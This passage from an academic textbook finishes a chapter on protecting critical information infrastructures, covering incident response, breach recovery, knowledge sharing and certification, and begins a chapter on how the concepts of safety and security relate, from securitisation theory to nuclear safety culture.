The causes of adverse events must be quickly identified so that remedial actions can be taken. Incident response management provides the processes, tools and concepts for fast recovery of CII. It deals with identified CII issues during monitoring operations, and with requests by other stakeholders (i.e., business partners and users) recorded by a service desk or an emergency hotline. It also monitors the completion of requests by the service desk or by all other operational units. The existence of an incident management system is a standard requirement in terms of transparency, effectiveness, and turn around and reporting. It should be ensured that every incident runs through a set of standardised activities and procedures in order to ensure effective and efficient processing, that every incident is categorised and prioritised by CII operators regarding its (potential) impact and urgency in order to schedule its resolution, and that every incident and all required data are recorded. Moreover, CII operators need to establish and maintain appropriate procedures for reporting and communicating about incidents, appoint a 24/7 incident response team, and define functional and hierarchical escalation procedures in order to ensure that each incident is investigated by qualified members of staff, either by internal or external experts.

15.4.5 Phase 5: Reconstitution and Improvement

The reconstitution and improvement phase involves actions taken to rebuild or restore a critical part's capability after it has been damaged or destroyed, and to improve and adapt the CII to emerging challenges or technological developments. To ease reconstitution, CII operators need to have redundant resources available (e.g., storages, connection devices, power generators) and perform adequate and timely data and software backups. Likewise, CII operators should inform dependent organizations about a potential failure or data breach to prevent ripple effects. For example, in one of the largest data breaches in the history of the internet, Yahoo! said that data associated with at least 500 million accounts had been stolen and a second breach has affected all three billion customer accounts that existed at the time of the breach (Perlroth, 2016). During reconstitution, Yahoo! employed external IT forensic experts and cooperated with federal authorities to identify and resolve vulnerabilities of their infrastructure, including issues with spear-phishing emails, forged cookies, outdated encryption techniques, and installed backdoors on Yahoo servers used to bypass security protections (Newman, 2016). While Yahoo! has been heavily criticised for their late disclosure of the breaches and their security measures, the breach could have far-reaching consequences involving banking and other personal information because stolen account information can be used to gain access to related user accounts. Given such data breach incidents, regulations have been updated and demand stronger protection of personal information, for example, most laws require breach notification of personal information within 30 days nowadays. After completing the reconstitution, CII operators should consider reconfiguring or adapting their infrastructure to improve robustness, prevent future incidents, and tackle challenges regarding CII durability and structure. For example, CII operators have to implement processes to identify and handle emerging trends and threats, such as issues with current encryption techniques.

15.4.6 Phase 6: Education and Knowledge Sharing

Operators of a CII must be constantly educated to be able to grasp functioning and impact of the CII and to be able to evaluate potential impacts of developments in the external environment on the CII. For example, it is recommended to perform regular emergency trainings at least once a year to ensure that emergency procedures can be quickly and reliably performed by the CII staff. Likewise, the CII staffs' awareness about recent vulnerabilities and incidents should be improved by ongoing training courses. Information and insights gained through incident response management and daily CII operations ('Lessons Learned') should be stored in an internal database to help determine the types of incidents encountered, the skills needed to address the issue, and the frequency of each type of incident, among others. For example, applied emergency procedures provide evidence of recovery time after emergency situations, which can be used to evaluate suitability of these procedures. In addition, CII operators should establish and perform knowledge sharing plans to communicate information on incidents to other stakeholders in and outside of the CII network. For instance, the US Department of Homeland Security has set up an Automated Indicator Sharing system to exchange cyber threat indicators between the Federal Government and the private sector at machine speed (US Department of Homeland Security, 2016). Similarly, in Germany, critical sectors appoint a single-point-of-contact that take over the exchange of information with the companies of their respective sector and with the German Federal Office for Information Security (Bundesamt für Sicherheit in der Informationstechnik, 2014). While such systems still do not tackle the issues of limited liability because information is mostly shared anonymously between parties, they act as a governing mechanisms that eases cooperation of interdependent CII operators.

15.4.7 Phase 7: Third Party Attestation

Operators of CII have to regularly prove compliance with requirements imposed by, for example, the German IT-Security Act (‘IT-Sicherheitsgesetz’) of July 2015. A common strategy to prove compliance with security, privacy, and reliability requirements and to signal trustworthiness and adequate risk prevention is the adoption of certifications (Sunyaev & Schneider, 2013). A **certification** is defined as a third-party attestation of products, processes, systems, or persons that verifies conformity to specified criteria (International Organization for Standardization, 2004). During a certification process, certification authorities employ independent and accredited auditors to perform comprehensive, manual checks to assess adherence according to a defined set of certification criteria (Lansing, Benlian, & Sunyaev, 2018). If a CII operator adheres to specified criteria, then a certification authority awards a formal written certificate. Just recently, researchers focused on the development of **continuous certification** to provide users with ongoing assurances of important infrastructures’ properties, such as availability, security, or data protection (Lins, Grochol, Schneider, & Sunyaev, 2016). Continuous certification involves the consistent and automated collection and assessment of data relevant for certification by certification authorities to continuously validate adherence to certification criteria. By acquiring certifications or participating in continuous certification processes, CII operators receive ongoing third-party expert assessments about their systems and processes, which is useful to improve infrastructure quality. Certification supports CII operators in detecting potential flaws and (security) incidents earlier and can save costs due to successive service improvements.

15.5 Conclusions

CII represent those information systems that have become critical in our increasingly digitalised world. In contrast to critical infrastructures, CII have detrimental effects on vital societal functions, not only, when they are damaged or disrupted, but also, when they are abused for purposes that are not socially desirable. Hence, it is important that CII are early identified and appropriately managed to ensure their sustainable operation.

- CII serve four main functions: communication, governance, knowledge management and information collection.
- The main threats to the successful operation of CII are design decision that contradict their societal functions, security threats, privacy threats, single points of failure, ripple effects, and structural scalability.

- Protection of CII requires a continuous process that iterates analysis and assessment, implementation of protective mechanisms, monitoring, incident response, reconstitution, education and knowledge sharing, and third-party attestation.

15.6 Exercises

Exercise 15-1: What are critical information infrastructures and what are their key characteristics and functions?

Exercise 15-2: What are the main threats that critical information infrastructures have to cope with?

Exercise 15-3: How can critical information structures be protected from emerging threats and how should the protection mechanisms be adapted for different types of critical information infrastructures?

Exercise 15-4: What approaches could be employed to make adverse consequences through inappropriate use of critical information infrastructures, which was, for instance, the case in the Cambridge Analytica incident, less likely?

15.7 References

15.7.1 Recommended Reading

Adelmeyer, M., & Teuteberg, F. (2018). Cloud Computing Adoption in Critical Infrastructures -Status Quo and Elements of a Research Agenda. In MKWI 2018 Proceedings (pp. 1345–1356). Lüneburg, Germany.

Dehling, T., & Sunyaev, A. (2014). Secure Provision of Patient-Centered Health Information Technology Services in Public Networks—Leveraging Security and Privacy Features Provided by the German Nationwide Health Information Technology Infrastructure. Electronic Markets, 24(2), 89–99. https://doi.org/10.1007/s12525-013-0150-6.

Lins, S., Schneider, S., & Sunyaev, A. (2018). Trust is Good, Control is Better: Creating Secure Clouds by Continuous Auditing. IEEE Transactions on Cloud Computing, 6(3), 890–903. https://doi.org/10.1109/TCC.2016.2522411.

Rinaldi, S. M., Peerenboom, J. P., & Kelly, T. K. (2001). Identifying, Understanding, and Analyzing Critical Infrastructure Interdependencies. IEEE Control Systems Magazine, 21(6), 11–25. https://doi.org/10.1109/37.969131.

15.7.2 Bibliography

Antonakakis, M., April, T., Bailey, M., Bernhard, M., Bursztein, E., Cochran, J., … Zhou, Y. (2017). Understanding the Mirai Botnet. In *Proceedings of the USENIX Security Symposium* (pp. 1092–1110). Vancouver, BC, Canada: USENIX.

AT&T. (2010, March 9). AT&T Completes 100-Gigabit Ethernet Field Trial. Retrieved December 3, 2018, from https://web.archive.org/web/20100312093317/http://www.att.com/gen/press-room?pid=4800&cdvn=news&newsarticleid=30623

Azencott, C.-A. (2018). Machine Learning and Genomics: Precision Medicine Versus Patient Privacy. *Philosophical Transactions of the Royal Society of London A: Mathematical, Physical and Engineering Sciences*, *376*(2128). https://doi.org/10.1098/rsta.2017.0350

BBC. (2017, May 15). Ransomware Cyber-Attack: Who Has Been Hardest Hit? Retrieved November 11, 2018, from https://web.archive.org/web/20170515161203/https://www.bbc.com/news/world-39919249

Benlian, A., Kettinger, W. J., Sunyaev, A., & Winkler, T. J. (2018). The Transformative Value of Cloud Computing: A Decoupling, Platformization, and Recombination Theoretical Framework. *Journal of Management Information Systems*, *35*(3), 1–24.

Bhagat, S., Burke, M., Diuk, C., Filiz, I. O., & Edunov, S. (2016, February 4). Three and a Half Degrees of Separation. Retrieved January 24, 2019, from https://web.archive.org/web/20190101053349/https://research.fb.com/three-and-a-half-degrees-of-separation

Bharadwaj, A., El Sawy, O., Pavlou, P., & Venkatraman, N. (2013). Digital Business Strategy: Toward a Next Generation of Insights. *MIS Quarterly*, *37*(2), 471–482.

Bundesamt für Sicherheit in der Informationstechnik. (2014). *UP KRITIS: Public-Private Partnership for Critical Infrastructure Protection*. Retrieved from https://www.kritis.bund.de/SharedDocs/Downloads/Kritis/EN/UP%20KRITIS.pdf?__blob=publicationFile

Cadwalladr, C. (2018, March 17). ‘I Made Steve Bannon’s Psychological Warfare Tool’: Meet the Data War Whistleblower. Retrieved November 27, 2018, from https://web.archive.org/web/20180317181454/https://www.theguardian.com/news/2018/mar/17/data-war-whistleblower-christopher-wylie-faceook-nix-bannon-trump

Cadwalladr, C., & Graham-Harrison, E. (2018, March 17). Revealed: 50 Million Facebook Profiles Harvested for Cambridge Analytica in Major Data Breach. Retrieved November 26, 2018, from https://web.archive.org/web/20180317131012/https://www.theguardian.com/news/2018/mar/17/cambridge-analytica-facebook-influence-us-election

CERT-EU. (2017). *WannaCry Ransomware Campaign Exploiting SMB Vulnerability* (Security Advisory No. 2017–012). Retrieved from https://cert.europa.eu/static/SecurityAdvisories/2017/CERT-EU-SA2017-012.pdf

Council of the European Union. (2008). Council Directive 2008/114/EC on the Identification and Designation of European Critical Infrastructures and the Assessment of the Need to Improve Their Protection. *Official Journal of the European Union*, *L 345*(75). Retrieved from https://publications.europa.eu/en/publication-detail/-/publication/ba51b03f-66f4-4807-bf7d-c66244414b10/language-en

Egan, M. J. (2007). Anticipating Future Vulnerability: Defining Characteristics of Increasingly Critical Infrastructure-like Systems. *Journal of Contingencies and Crisis Management*, *15*(1), 4–17. https://doi.org/10.1111/j.1468-5973.2007.00500.x

Fekete, A. (2011). Common Criteria for the Assessment of Critical Infrastructures. *International Journal of Disaster Risk Science*, *2*(1), 15–24. https://doi.org/10.1007/s13753-011-0002-y

Gallagher, R., & Moltke, H. (2018, June 25). The NSA's Hidden Spy Hubs In Eight U.S. Cities. Retrieved December 3, 2018, from https://web.archive.org/web/20180625121805/https://theintercept.com/2018/06/25/att-internet-nsa-spy-hubs/

Harašta, J. (2018). Legally Critical: Defining Critical Infrastructure in an Interconnected World. *International Journal of Critical Infrastructure Protection*, *21*, 47–56. https://doi.org/10.1016/j.ijcip.2018.05.007

Hess, T., Matt, C., Benlian, A., & Wiesböck, F. (2016). Options for Formulating a Digital Transformation Strategy. *MIS Quarterly Executive*, *15*(2).

International Organization for Standardization. (2004). *Conformity Assessment – Vocabulary and General Principles* (Vol. 03.120.20; 01.040.03). Retrieved from http://www.iso.org/iso/catalogue_detail.htm?csnumber=29316

Issenberg, S. (2015, November 12). Cruz-Connected Data Miner Aims to Get Inside U.S. Voters' Heads. Retrieved November 27, 2018, from https://web.archive.org/web/20171125135309/https://www.bloomberg.com/news/features/2015-11-12/is-the-republican-party-s-killer-data-app-for-real-

Janita. (2016, November 9). DDoS Attack Halts Heating in Finland Amidst Winter. Retrieved December 6, 2018, from https://web.archive.org/web/20161109214609/http://metropolitan.fi/entry/ddos-attack-halts-heating-in-finland-amidst-winter

Karnouskos, S. (2011). Stuxnet Worm Impact on Industrial Cyber-Physical System Security. In *Proceedings of the 37th Annual Conference of the IEEE Industrial Electronics Society*. Melbourne, Australia: IEEE.

Kozlowska, H. (2018, April 4). The Cambridge Analytica Scandal Affected Nearly 40 Million More People Than We Thought. Retrieved November 11, 2018, from https://web.archive.org/web/20180404234449/https://qz.com/1245049/the-cambridge-analytica-scandal-affected-87-million-people-facebook-says/

Lansing, J., Benlian, A., & Sunyaev, A. (2018). `Unblackboxing' Decision Makers' Interpretations of IS Certifications in the Context of Cloud Service Certifications. *Journal of the Association for Information Systems*, *19*(11).

Lins, S., Grochol, P., Schneider, S., & Sunyaev, A. (2016). Dynamic Certification of Cloud Services: Trust, but Verify! *IEEE Security and Privacy*, *14*(2), 67–71.

Lins, S., Schneider, S., & Sunyaev, A. (2018). Trust is Good, Control is Better: Creating Secure Clouds by Continuous Auditing. *IEEE Transactions on Cloud Computing*, *6*(3), 890–903. https://doi.org/10.1109/TCC.2016.2522411

Lloyd. (2018, January 23). Failure of a Top Cloud Service Provider Could Cost US Economy $15 Billion. Retrieved December 6, 2018, from https://web.archive.org/web/20180511091302/https://www.lloyds.com/news-and-risk-insight/press-releases/2018/01/failure-of-a-top-cloud-service-provider-could-cost-us-economy-$15-billion

Mackay, M., Baker, T., & Al-Yasiri, A. (2012). Security-Oriented Cloud Computing Platform for Critical Infrastructures. *Computer Law & Security Review*, *28*(6), 679–686. https://doi.org/10.1016/j.clsr.2012.07.007

Martin, K. (2016). Understanding Privacy Online: Development of a Social Contract Approach to Privacy. *Journal of Business Ethics*, *137*(3), 551–569. https://doi.org/10.1007/s10551-015-2565-9

National Institutes of Standards and Technology. (2002). *Federal Information Security Management Act of 2002*. (National Institutes of Standards and Technology, Ed.). Gaithersburg, USA: National Institutes of Standards and Technology. Retrieved from http://csrc.nist.gov/drivers/documents/FISMA-final.pdf

Neff, G., & Nagy, P. (2016). Talking to Bots: Symbiotic Agency and the Case of Tay. *International Journal of Communication*, *10*(0). Retrieved from https://ijoc.org/index.php/ijoc/article/view/6277

Newman, L. H. (2016, December 14). Hack Brief: Hackers Breach a Billion Yahoo Accounts. A Billion. Retrieved December 6, 2018, from https://web.archive.org/web/20161215005048/https://www.wired.com/2016/12/yahoo-hack-billion-users/

Nicander, L. (2010). Shielding the Net – Understanding the Issue of Vulnerability and Threat to the Information Society. *Policy Studies*, *31*(3), 283–300. https://doi.org/10.1080/01442871003615935

Nissenbaum, H. (2010). *Privacy in Context: Technology, Policy, and the Integrity of Social Life*. Stanford, CA, USA: Stanford University Press.

Ouyang, M. (2014). Review on Modeling and Simulation of Interdependent Critical Infrastructure Systems. *Reliability Engineering & System Safety*, *121*, 43–60. https://doi.org/10.1016/j.ress.2013.06.040

Perlroth, N. (2016, September 22). Yahoo Says Hackers Stole Data on 500 Million Users in 2014. Retrieved December 6, 2018, from https://web.archive.org/web/20160922192732/https://www.nytimes.com/2016/09/23/technology/yahoo-hackers.html

Rinaldi, S. M., Peerenboom, J. P., & Kelly, T. K. (2001). Identifying, Understanding, and Analyzing Critical Infrastructure Interdependencies. *IEEE Control Systems Magazine*, *21*(6), 11–25. https://doi.org/10.1109/37.969131

Sunyaev, A., & Schneider, S. (2013). Cloud Services Certification. *Communications of the ACM*, *56*(2), 33–36. https://doi.org/10.1145/2408776.2408789

Theoharidou, M., Kotzanikolaou, P., & Gritzalis, D. (2010). A Multi-Layer Criticality Assessment Methodology Based on Interdependencies. *Computers & Security*, *29*(6), 643–658. https://doi.org/10.1016/j.cose.2010.02.003

Travers, J., & Milgram, S. (1977). An Experimental Study of the Small World Problem. In S. Leinhardt (Ed.), *Social Networks* (pp. 179–197). Academic Press. https://doi.org/10.1016/B978-0-12-442450-0.50018-3

Trist, E. (1981). The Evolution of Socio-Technical Systems. In *Perspectives in Organization Design and Behavior* (pp. 32–47). London, UK: John Wiley.

US Department of Homeland Security. (2016). *Automated Indicator Sharing (AIS)*. Retrieved from https://web.archive.org/web/20160326161554/https://www.dhs.gov/ais.

Part VI: Culture and Interaction

16 Safety and Security – Their Relation and Transformation

Alfred Nordmann · Annette Ripper
Philosophy and History of Science and Technoscience
Technische Universität Darmstadt

Abstract

In this chapter, we offer a historical and philosophical survey on safety and security concepts, their development and their interrelatedness. Securitisation theory, for instance, tells us about how something becomes a matter of security in the first place, and how this involves politics and technology. Recent years have seen a shift towards safety cultures, and this shift places a considerable burden of responsibility on the technical and administrative maintenance of reliability at the human-technology interface. Moreover, the growing dependency on information technology with its pervasive and vulnerable digital infrastructures requires further reflection on the role and responsibility of engineers in safety cultures. Since the technological sphere is expanding steadily with a tendency to absorb the sphere of politics, this reflection has to concern itself with the underlying relationship of technology and politics, safety and security. Put empathically, engineers may be regarded as the new 'guardians of peace.'

Objectives

- Gaining the ability to conceptually differentiate between safety and security
- Familiarising with different safety and security theories and methodologies
- Gaining historical understanding of the emergence and significance of "safety cultures"
- Critically reflecting the changing relation of technological vs. political problems

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4_16

16.1 Introduction

The division of labour between safety and security appears obvious: While **safety** problems refer to the functioning of technology and technological systems, **security** is concerned with questions of protecting technology from misuse, military use, or terrorist attacks. In other words, safety protects humans from technology whereas security protects technology from humans. This division of labour can best be illustrated in respect to weapons systems. Weapons and their arsenals have to be safe for the soldiers who use them and the populations at home. In the meantime, diplomats work to ensure that they do not have to be deployed – their security measures might include international monitoring and the verification of arms control agreements. Accordingly, the fields of safety and security have produced a considerable number of theories and methods – for the most part strictly separated from one another. For example, political theorists in the field of International Relations are not much interested in the technical questions associated with safety. Inversely, most safety engineers do not need to know much about international security.

Safety concepts include risk management, health and environmental impact assessments, as well as the regulation and standardisation of practices. Safety engineering focuses on system integrity, system functionality, and system availability. Conversely, the political theories induced by security thinking range from the analysis of international relations to deterrence strategies, and in recent years, a cultural analysis of "**securitisation**," (Duran, 2011) that is, of the way by which one arrives at a perception of crisis that calls for security measures. In the last decades, the field of security engineering has been established, dealing with surveillance, screening, or the creation of firewalls to prevent unauthorised access. The very existence of security engineering is testimony to the fact that there are technical approaches also to the primarily political business of security.

The familiar example of air travel may serve to illustrate this. In the early days of air travel concerns referred exclusively to safety aspects. The pilots draw on safety engineering to check whether the plane is in good enough shape to guarantee safe travel. To gain the trust of customers in the new transport technology, service activities were considered important as well, to consolidate the perception of being safe. In 1944, the International Civil Aviation Organisation (ICAO) was founded to institutionalise internationally binding safety standards. At the end of the 1960s the increased number of hijackings lead to the inclusion of security measures, which have steadily shaped processes and infrastructure of air travel to this day. Today, all passengers and staff are subjected to a security check. Sophisticated security engineering seeks to ensure that no suicidal terrorists or otherwise dangerous people will enter the plane and threaten its safe operation. These security technologies have become necessary since there are no longer taken-for-granted or negotiated conditions of mutual trust between and among passengers and operators. All the while, there are multiple measures and pre-recorded announcements throughout the airport that draw passengers, security personnel, airport and airline employees into a common "safety culture" – demanding constant vigilance and reports of any observed irregularities. Ideally, the burden of responsibility for the prevention of accidents and the prevention of politically motivated incidents is distributed over the shoulders of everyone.

This description of a division of labour gives rise to several questions. If this division makes sense conceptually and in terms of established practice, what are we to make of its transformation in the last decades – since the end of the Cold War or the Chernobyl nuclear accident? Where does the concept of "safety culture" enter in and how does it undermine the division of labour between the fields of safety engineering and security studies?

First, we will briefly identify some characteristic features in the development of *Security Studies,* including the emergence of *Security Engineering*. We then shift attention to *Safety* as well as *Safety Cultures* and related conceptions. By using examples from nuclear technology and current discussions of "Industry 4.0," we discuss what the creation and maintenance of safety cultures signifies with respect to the relationship of technology and politics: are questions of national and international security delegated to the sphere of responsible engineering? Do we have the right kinds of technical infrastructure not only for the safe performance of power plants and other socio-technical systems, but also for the securing of peace?

By way of conclusion we will emphasise that a) safety and security ought to be conceptualised in relation to one another, b) the concept of "safety culture" encompasses matters of security that used to be considered political, c) engineers need to be prepared to assume the expanded responsibility which comes with technological re-definitions of political problems and the need to work from within a safety culture for national and international security by reflecting on their role in maintaining a peaceful working order of people and things.

16.2 The Development of *Security Studies*

Thinking about safety and security always implies thinking about the relationship between humans, technology, and politics. Whenever the technological or the political environment is changing, safety and security issues become salient. Accordingly, the formation of **Security Studies** dates back to the early days of the nuclear age (Buzan & Wæver, 2016, p. 420ff.). It indicates that the relation between politics and technology needed a review in the face of the unprecedented challenge posed by nuclear weapons. A new policy had to be invented to render nuclear weapons manageable and to figure out by what strategy they could fit and serve military, defence, and political purposes. Thus, strategic thought was fundamental and further refined including sophisticated theories, such as game and deterrence theory. *Security Studies* developed from strategic thinking and were closely related to military concerns and nuclear strategy and thus rejected by proponents of peace research and critical theory (Buzan & Wæver, 2016, p. 421). However, Thomas Schelling, a prominent figure and co-author of the well-known *Summer Study of the American Academy of Arts and Science on Arms Control* (1960) critically reflected on these premises. Regarded as one of the inventors of **arms control**, he was seeking a measure to help prevent a nuclear war. And unlike many advocates of disarmament, his suggestion was to control nuclear weapons rather than to get rid of them by enhancing balance and stability between the United States and the former USSR.

In the United States, a realist approach in security thinking was and still is dominant. It is based on the premise that states always act according to the one (and only) norm of increasing their power over others. In contrast, European theorists advanced various ways of thinking about security. These evolved after the end of the Cold War from the so-called **constructivist turn**. This turn may be understood as the result of a shift in analytical thinking in many fields of science, including political science, and particularly in the field of International Relations. Constructivist thinking focusses on the fabrication of norms and values evolving from cultural tradition and habitualisation. Instead of positing the one and only norm that governs national actions, constructivists show that norms are produced under specific cultural conditions. Increasing attention was thus attributed to culture and cultural relations. In International Relations, the cultural dimension has ever since been used as an analytical tool to assess but also to explain security policy, power interests, practices, discourses, values, and norms (Daase, 2010).

With the end of the Cold War, increasing attention was paid to terrorist threats and so-called "rogue nations". Security thinking was no longer bound by strategic thinking alone but widened its focus and gradually incorporated other topics. It also concerned itself with other referents than the state, centring the human being and matters crucial for human well-being, such as the environment, human factors and humanitarian concerns.[96] Schools were

[96] The focus on human factors saw the human being as a potential threat to safe operating conditions. In contrast humanitarian concerns take human suffering explicitly into consideration and thus bring a moral dimension to bear. For example, the term **Humanitarian Arms Control** or **Humanitarian Disarmament** led to concerted efforts to ban weapons with particularly devastating effects on human health. Notable successes were the *Chemical Weapons Convention* (CWC), the *Biological Weapons Convention* (BWC), the *Anti-Personnel Mine Ban Treaty*, the *Convention for Cluster Munition*, and the *Treaty on the Prohibition of Nuclear Weapons* (TPNW), which shall enter into force 90 days after the fiftieth state has ratified the treaty.

forming in Europe under the heading of **Critical Security Studies**. Their reflections started from different theoretical and methodological premises – among these the *Aberystwyth School* (or *Welsh School*), the *Paris School*, and the *Copenhagen School*. While the Aberystwyth School is relating realism to critical theory (Booth, 2007) and the Paris School draws attention to governmentality and power-relations as analysed by Michel Foucault and Pierre Bourdieu (Bigo, 2011), the *Copenhagen School* is well known for its concept of "**securitisation**" (Barry Buzan, Ole Wæver, and Jaap de Wilde, 1998). Adopting the constructivist approach, the authors argue that matters of security are produced in the specific context of a discourse that sets these matters apart from established measures, familiar policies, or bureaucratic routines. Accordingly, the "securitisation" of an issue or set of problems is achieved by special "speech acts" in the course of political debate (p. 25). For the speech act to successfully securitise an issue, the so-called securitising actors need to credibly express an existential threat to a specific audience in order to legitimise extraordinary security measures. Whether something is a question of (national) security or not, can thus be contested. Many Western nations are struggling to determine, for example, whether a great number of immigrants from distant countries pose a threat to national security or not. One might argue that immigration is attended by a number of safety issues that require technical and administrative attention by the requisite authorities – there might be some criminals among the immigrants, or they might import diseases. These questions of safety could be handled through the normal mechanisms available to any nation state. Speech acts of securitisation call into question whether the problems posed by immigration can be addressed through established mechanisms. They posit an existential threat to national identity and national security which requires extraordinary measures such as the suspension of the human right to political asylum. The success or failure of securitisation thus decides whether something is an administrative and technical safety issue or whether it signifies a state of exception that might upset national and international politics.

Critical Security Studies tend to identify power relations, some more, others less explicit, and stress the constructed quality of security. According to Buzan and Wæver, this gradually led to a greater affinity of security and peace research (Buzan & Wæver, 2016, p. 428). Also, engineers will benefit from knowledge of these various concepts as they become aware of their own role in securitisation processes. But what might this look like?

Technology and politics are closely related, and their relationship may be scrutinised on the level of discourse or speech acts as well as on a praxeological level, that is, on the level of practical procedures carried out by politicians, scientists, and engineers alike. Both dimensions need to be considered with a focus not primarily on their good or bad intentions but rather on the effectiveness and the consequences of various discursive, institutional, and technical arrangements. As we saw in the case of "securitisation," these practices and arrangements have considerable power or generate politically powerful effects. Here, political "power" has nothing to do with the things that powerful people or institutions intentionally do. This power is affected by the opening up or closing down of possibilities, for example by means of technology. One such effect of power is to change the rules of discourse and thus the relationship between technology and politics (Hubig 2000; p. 38; Foucault, 1978, p. 119ff.). For example, software technologies often introduce a kind of filter between individuals and public institutions. When looking for possibilities to directly address a question to a government official, one finds that concerns are pre-sorted, formatted, and qualified and thus turned into routine inquiries before one even gets to ask a critical question. This so-called "power-dispositif" (Foucault, 1978, p. 119) of technologies is relevant also for the question of "securitisation" and the passage from routine safety questions to matters of security that require extraordinary measures, and back again to established routines: What is possible in and enabled by sociotechnical systems? How does technical, administrative, discursive change affect and possibly constrain and restrict responsible conduct? What would be desirable to achieve?

In the times of the Cold War, the relationship between security, technology, and politics revolved around nuclear weapons. Even though the technical artefact of a nuclear weapon had a clearly determinable materiality, the qualities attributed to nuclear weapons created power politics of mere possibility and imagination – revolving around the damage that might be inflicted by so many warheads, the (non-)survivability of nuclear war, or the spectre of an accidentally triggered war. This kind of technopolitics shifted entirely in the period after the 9/11 terrorist attacks. New possibilities have opened up, others have been closed down or radically reformulated. With these large-scale terrorist attacks, the problem of how to protect dangerous technologies from dangerous people became less a matter of politics and diplomacy, and more a question of security engineering. Although it is occasionally mentioned that security engineering is not new and has many precursors, it became a quickly growing field of research and practice after the 9/11 terrorist attacks. It entails not only cryptography or the design and redesign of operating systems, but many other fields of knowledge such as economics, psychology, organisational management, law, and politics (Anderson, 2008, p. 3). As Anderson puts it, security engineers "also have a duty to contribute to the political debate" (p. XXVI), especially, "where inappropriate reactions to terrorist crimes have led to major waste of resources and unforced policy errors" (p. XXVI).

16.3 Safety and Safety Culture

Safety concerns have always fallen in the remit of engineers. However, the scope of engineers' tasks has changed and multiplied. The initial notion of safety puts the focus on technology as the cause of problems, followed by the individual as a possible source of errors, but subsequently widened its focus towards a systemic approach (see Figure 16-1). System safety is understood as a system quality, assuring the system to run without major breakdowns and with an acceptable minimum of contingent losses and inadvertent damage to organisations, human health, or the environment (Büttner, Fahlbruch & Wilpert, 2007, 11). A systemic understanding of safety goes beyond the individual and considers organisational procedures as a whole more inclusively. For example, even though workplace safety and system safety are relatively independent, an incident of the former may lead to serious failures of the latter (Büttner et al., p. 11).



Technology as source of error
Individuals as source of error
Interaction between social and technical subsystems as source of error
Dysfunctional relations between organisations as source of error

Figure 16-1: Phases of safety research, 1930-1995 (based on Büttner, Fahlbruch & Wilpert, 2007, p. 30)

Safety, as defined by the *International Atomic Energy Agency* (IAEA), is "the achievement of proper *operating conditions*, prevention of *accidents* or mitigation of *accident* consequences, resulting in *protection* of *workers*, the public and the environment from undue *radiation* hazards." (IAEA, 2007, p. 133 [emphasis in original]). This definition indicates the expansion of its reference, reaching from the physical integrity of a technical system to its safe functioning in a social setting and the environment. With the growing complexity of organisations, competing theories evolved on the nature and the cause of accidents. For example, Charles Perrow's "Normal Accident" theory (1984), was impacted by the *Three Miles Island* accident in 1979. Perrow stressed the inevitability of accidents in complex and interactive high-risk systems, regardless of the quality of management practices (Perrow, 1984). His analysis refers to the increase of risk by way of non-linear effects when complexity is increased in tightly coupled systems. Accordingly, even the addition of safety technologies can heighten the risk of such accidents (Liebert, 2016, p. 328). In contrast, high-reliability organisation theory claims that high-risk technologies and large technological systems can be safely managed and controlled 1) if politics and managers give safety the highest priority, 2) if multilevel redundancy is implemented, 3) if there is a strong safety culture with decentralised authority and training on a regular basis and, finally, 4) if organisational learning is conducted (Sagan, 1995, p. 27). In general, risk assessment may thus be regarded as an attempt of turning potential dangers into calculable and manageable risks. As such, it performs the opposite of securitisation by reminding us that risks require no extraordinary measures, but that people can be protected from harmful effects of technology by ordinary means.

In **safety engineering**, risk assessment is a crucial component to identify and analyse possible and probable risks. While risk identification includes the evaluation of causes and effects, risk analysis refers to gaining an understanding of possible consequences and the probability of consequence occurrences (Reuter & Kaufhold, 2018, p. 28ff.). Some models and analysis are widely known and received, such as the so-called *Swiss cheese model* (Reason, 1990). Reason suggests that adding more and more redundant layers to a system, each layer represented by a slice of Swiss cheese with holes in it, does not necessarily increase its safety and reliability because there are usually flaws (holes) in each layer that, taken together, may cause severe accidents. He, therefore, proposed to keep the weaknesses of each layer independent from one another in a staggered order to create multilevel partitioning. Other models were subject to critique, as for example, the WASH-1400 study of the Nuclear Regulatory Commission (NRC). The study was conducted as early as 1975 and used probabilistic reliability calculations to prove that severe accidents in nuclear power plants were too unlikely to pose a serious risk to the public and the environment (Downer, 2015, p. 36). Downer stressed that formal calculations enjoy high credibility among policymakers because they are considered to be “objective truths”, even though the parameters that were set for this study did not even include a core meltdown (p. 35ff.). He also pointed out that even though this study was finally withdrawn, formal reliability calculations remain a common practice in the nuclear business to downplay hazards and risks (p. 36).

However, after the occurrence of accidents in the nuclear power plants *Three Miles Island* (1979) and *Chernobyl* (1986), greater attention was given to the human-technology relation, and **safety culture** emerged as a concept to provide more effective means to prevent future incidents – especially since the Chernobyl reactor disaster was not caused by a lack of technological knowledge but rather the result of knowable operating errors. According to Rauer, this represented an “epistemological gap” (2011, p. 69) which led to the creation of the concept of “safety culture”. It was coined by members of the *International Nuclear Safety [Advisory] Group* (INSAG) who had examined the Chernobyl nuclear accident in 1986 (p. 69). INSAG itself was an expert commission of the *International Atomic Energy Agency* (IAEA) that was formed in direct response to the accident. It concluded that the “importance of systematic evaluation of operating experience; the need to strengthen the on-site technical and management capability, […]; and the importance of the man-machine interface" (INSAG Safety Series, No. 75-7, 1992) were utterly neglected.

Safety culture was defined as "*assembly of characteristics and attitudes in organizations and individuals, which establishes that, as an overriding priority, nuclear plant safety issues receive the attention warranted by their significance*" (INSAG, 75-4, 1991, p. 1).

